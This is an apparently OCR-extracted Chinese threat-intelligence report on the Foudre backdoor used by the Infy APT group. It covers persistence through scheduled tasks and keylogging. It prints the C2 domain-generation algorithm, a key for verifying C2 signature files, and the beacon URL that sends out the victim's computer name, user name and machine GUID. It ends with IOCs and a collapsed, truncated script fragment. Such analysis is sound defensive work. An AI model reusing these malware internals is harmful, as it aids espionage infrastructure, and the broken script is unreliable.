


图片44 移动d389

创建计划任务，实现持久化,自启的方式依然是利用Rundll32调用Shell32.dll的函数执行DLL中的main函数，在main函数中再利用Rundll32调用导出函数




图片45 初始化计划任务xml



图片46 使用schtask注册计划任务

AppxApplicabilityEngine.dll




图片47 执行f8755函数

检测参数"1281020996"

图片48 检测参数

注册窗口类“**NRV3B19**”,并创建一个窗口"`Form100021`"，使用名为"`Form100021`"的窗口进行键盘记录，与**V22**版本不同，**V22**的窗口为"`Form100022`"，样本习惯**使用版本号作为窗口名称的结尾**



图片49 注册窗口类NRV3B19

图片50 创建窗口以进行键盘记录

在**V21**中的域名生成算法与V22版本相同，使用的域名也相同

域名算法中依然由**"NRV1"+年+月+周**组成

图片51 C2域名生成

生成的域名和**V22**版本样本相同，后缀依然为 `".space,“.net",".top",".dynu.net"`

图片52 与上文一样出现的后缀


两次样本用来解密从C2获得的签名文件的密钥也相同

```
if ( (unsigned __int8)sub_1219324(
                        (int)v68,
                        (int)v67,
                        (int)L"WoerfulTgpMb2NrQm94MwEAAAADAAEAABXerthNt8KS196wHV642+QKKJc26QULYOEd+Qqu6m0VBNHVBWpQ"
                              "0cROPgOoKU4ibR9ZntJGJbBUdW+8ykxY2iB7WNay98Y+O1IvGgP+jHWDKr076t3JzcIGmvWs9bXTcVzlA"
                              "lbNA9JK+nhERXmex72sniraSBV62jVE4/2TNnDQz3YpOpanuO68L+dKjNMppeZQeZ2wTs94BXWgHDkPo1k"
                              "QspneqU+PPJ/sZV7evoDBEvbFDcm67S+J8zq1a+J6WbmRrQ5E++HPAi0iLbVFAkUhpoTM3m5dTteBG5GLR"
                              "jbaS6jomPzaUrzfdw4hzdYHxJwG/dQYZQId8iG8Fq5I3sDAAAAAQABTgpMb2NrQm94MwEAAAADAAEAAOkV"
                              "3tgXTJsV2B2iugct2Fj5ZBspS+t4qY6Ir8SgYBYbFrujCIH1DjO4VSpEnsyriRf04HNZ5w1dGScgJqSG2x"
                              "855zkDQi8OywctrLe3GVVyYwHSXlBQdSSmq1DExgcY8yovVGrnZLFJ4nGl"
                              "CgRE8vKjDHTKJKHxU/YBLkb6UEc1URTjvWf8PjKhzmcRRgyW0kcNeH6N"
                              "fUCkhuto/aFlOlgIuTgAJrG0tq9kD3yOyvml/XflcUlNcVIDhUW35TcEoU"
                              "vbEUMU7kcWMDAAAAAQAB") )
```

图片53 解密验证文件的私钥

两版本样本功能几乎一致，唯一的不同点在于版本号不同，而没有发现其余功能的更新

同时为了方便各位看官理解,我们绘制了该类样本的流程图



图片54 Foudre后门v21V22版本执行流程图

0x02.样本相似以及技术演进

1.样本相似

(1).域名生成算法的相关

从之前的样本去看,从**第一版本**到**第22版本**都使用了相关的域名生成算法,其中以**第八版本**为一个分界线

第八版本之前使用了如下的`C2`域名生成算法:

```
ToHex(CRC32("NRV1" + 年 + 月 + 周号)) + (".space"|".net"|".top")
```

第八版本使用了如下的`C2`域名生成算法:

```
ToHex(CRC32("NRTV1" + 年 + 月 + 周号)) + (".space"|".net"|".top"|".dynu.net")
```

而本次活动披露的**第21版本**与**第22版本**则使用了老的域名生成算法进行生成,同时扩充了新的后缀

```
ToHex(CRC32("NRV1" + 年 + 月 + 周号)) + (".space"|".net"|".top"|".dynu.net")
```

在V21与V22版本中更新了添加了验证C2的功能，猜测可能因为之前有安全公司通过算法得到域名后抢在黑客组织前提前抢注了域名

所以导致攻击者添加了验证的环节

(2).C&C报文的URL路径


该组织并没有去费周折修改其样本的C&C的请求报文

```
http://<C2domain>/2014/?c=<计算机名>&u=<用户名>&v =<版本>&s =<密码>&f=<文件夹>&mi=<machineguid_urlencoded>&b=<32/64bi
```

2.样本技术演进


(1).初始植入物的演变

其使用的植入物在前期版本以向PPT文件嵌入多个ole以诱导受害人点击,以及使用可能的水坑攻击,并且使用直接投递伪装成相关诱饵文件的sfx文档进行投递.在本次捕获的样本中主要涉及到使用恶意宏文档进行投递.不过不排除还有其他攻击手段的可能性(**注意:不是准确结论,仅为部分猜测**)



图片55 美人鱼(Infy) APT手法的演进

(2).持久化方式的演进



图片56 持久化方式演进

0x03.处置建议

删除文件

%Temp%\EZUpdate.tmp

%Temp%\tmp1375\d948

%Temp%\tmp1375\conf3234.dll

%Temp%\tmp1375\61Dk5U6TjDL.bmp

%AppData%\fwupdate.tmp

%AppData%\tmp6073\conf4389.dll

%AppData%\tmp6073\d488

%Appdata%\config.xml

%Temp%\gtsdci32.tmp

%AppData%\sig.tmp

%AppData%\dom.tmp

%Temp%\tempupd6.exe

%Temp%\sduchxll.tmp

0x04.IOCs

MD5

2C111A27D0D9D48E9470264B4C16B472

d497e0332e88341bd5ddbaa326cab977

4381a0c76f2bff772063e6cc6a1ac876

DC14F029EFA635D5922012904E162808

8b8e286f64a4635e12d6d728a5669d51

916e3d4c5835380c99efa802ddb4436d

BE11401B723EC4F20BE8D65C04A8003E

1a46bd6385feae53a6b8aed758e16556

C2

Generating domains for: 2020-10-20 17:19:39.397000 - 2020-12-29 17:19:39.397000. Each domain can have .space, .net,.dynu.net or .top as TLD (top level domain).

1.2020-10-20 17:19:39.397000 - Week Number: 43 e00be33d.space db54a845.space 425df9ff.space 355ac969.space ab3e5cca.space dc396c5c.space 45303de6.space 32370d70.space a28810e1.space d58f2077.space f2b63e96.space 85b10e00.space 1cb85fba.space 6bbf6f2c.space f5dbfa8f.space 82dcca19.space 1bd59ba3.space 6cd2ab35.space fc6db6a4.space 8b6a8632.space2.2020-10-27 17:19:39.397000 - Week Number: 44 7e6f769e.space 94153e82.space 0d1c6f38.space 7a1b5fae.space e47fca0d.space 9378fa9b.space 0a71ab21.space 7d769bb7.space edc98626.space 9aceb6b0.space f7f92813.space 80fe1885.space 19f7493f.space 6ef079a9.space f094ec0a.space 8793dc9c.space 1e9a8d26.space 699dbdb0.space f922a021.space 8e2590b7.space3.2020-11-03 17:19:39.397000 - Week Number: 45 08aa2c3f.space 35b268a6.space acbb391c.space dbbc098a.space 45d89c29.space 32dfacbf.space abd6fd05.space dcd1cd93.space 4c6ed002.space 3b69e094.space cb5b6b94.space bc5c5b02.space 25550ab8.space 52523a2e.space cc36af8d.space bb319f1b.space 2238cea1.space 553ffe37.space c580e3a6.space b287d330.space4.2020-11-10 17:19:39.397000 - Week Number: 46 91a37d85.space 1e9f3b65.space 87966adf.space f0915a49.space 6ef5cfea.space 19f2ff7c.space 80fbaec6.space f7fc9e50.space 674383c1.space 1044b357.space c91dd5cd.space be1ae55b.space 2713b4e1.space 50148477.space ce7011d4.space b9772142.space 207e70f8.space 5779406e.space c7c65dff.space b0c16d69.space5.2020-11-17 17:19:39.397000 - Week Number: 47 e6a44d13.space 07840a24.space 9e8d5b9e.space e98a6b08.space 77eefeab.space 00e9ce3d.space 99e09f87.space eee7af11.space 7e58b280.space 095f8216.space c8dfbffa.space bfd88f6c.space 26d1ded6.space 51d6ee40.space cfb27be3.space b8b54b75.space 21bc1acf.space 56bb2a59.space c60437c8.space b103075e.space6.2020-11-24 17:19:39.397000 - Week Number: 48 761b5082.space 801c16eb.space 19154751.space 6e1277c7.space f076e264.space 8771d2f2.space 1e788348.space 697fb3de.space f9c0ae4f.space 8ec79ed9.space c383f8c7.space b484c851.space 2d8d99eb.space 5a8aa97d.space c4ee3cde.space b3e90c48.space 2ae05df2.space 5de76d64.space cd5870f5.space ba5f4063.space7.2020-12-01 17:19:39.397000 - Week Number: 49 035ade4d.space 8bb28844.space 12bbd9fe.space 65bce968.space fbd87ccb.space 8cdf4c5d.space 15d61de7.space 62d12d71.space f26e30e0.space 85690076.space 85e1e820.space f2e6d8b6.space 6bef890c.space 1ce8b99a.space 828c2c39.space f58b1caf.space 6c824d15.space 1b857d83.space 8b3a6012.space fc3d5084.space8.2020-12-08 17:19:39.397000 - Week Number: 50 639d57a8.space 5bb2593a.space c2bb0880.space b5bc3816.space 2bd8adb5.space 5cdf9d23.space c5d6cc99.space b2d1fc0f.space 226ee19e.space 5569d108.space 328cb4ca.space 458b845c.space dc82d5e6.space ab85e570.space 35e170d3.space 42e64045.space dbef11ff.space ace82169.space 3c573cf8.space 4b500c6e.space9.2020-12-15 17:19:39.397000 - Week Number: 51 149a673e.space 42a9687b.space dba039c1.space aca70957.space 32c39cf4.space 45c4ac62.space dccdfdd8.space abcacd4e.space 3b75d0df.space 4c72e049.space 334edefd.space 4449ee6b.space dd40bfd1.space aa478f47.space 34231ae4.space 43242a72.space da2d7bc8.space ad2a4b5e.space 3d9556cf.space 4a926659.space10.2020-12-22 17:19:39.397000 - Week Number: 52 8d933684.space 69843bb8.space f08d6a02.space 878a5a94.space 19eecf37.space 6ee9ffa1.space f7e0ae1b.space

80e79e8d.space 1058831c.space 675fb38a.space 310860a4.space 460f5032.space df060188.space a801311e.space 3665a4bd.space 4162942b.space d86bc591.space af6cf507.space 3fd3e896.space 48d4d800.space

0x05.附录

参考链接:

https://www.intezer.com/blog/research/prince-of-persia-the-sands-of-foudre/

https://researchcenter.paloaltonetworks.com/2017/08/unit42-prince-persia-ride-lightning-infy-returns-foudre/

http://researchcenter.paloaltonetworks.com/2016/06/unit42-prince-of-persia-game-over/

http://researchcenter.paloaltonetworks.com/2016/05/prince-of-persia-infy-malware-active-in-decade-of-targeted-attacks/

https://unit42.paloaltonetworks.com/prince-of-persia-infy-malware-active-in-decade-of-targeted-attacks/

https://www.freebuf.com/articles/network/105726.html

域名生成脚本

基于Esmid idrizovic的脚本进行修改:

```
import binasciiimport datetimeamp = 0xffffffffdef getHostCRC(input):    crc = binascii.crc32(input) & 0xffffffff    host
```

0x06.结语

美人鱼(Infy) APT组织是一个活动持续将近10年的组织,其水平不高也不算低.其不断改变手法以逃避安全人员的追查,同时该组织在其恶意样本的编写中逐渐尝试减少特征,并且在编写过程中使用寄存器传递参数的方式加大安全分析人员分析的难度以及归属的难度.并且很有意思的一点,该组织喜欢在其样本中添加最近新闻中的信息,目的不明,猜测可能旨在标记时间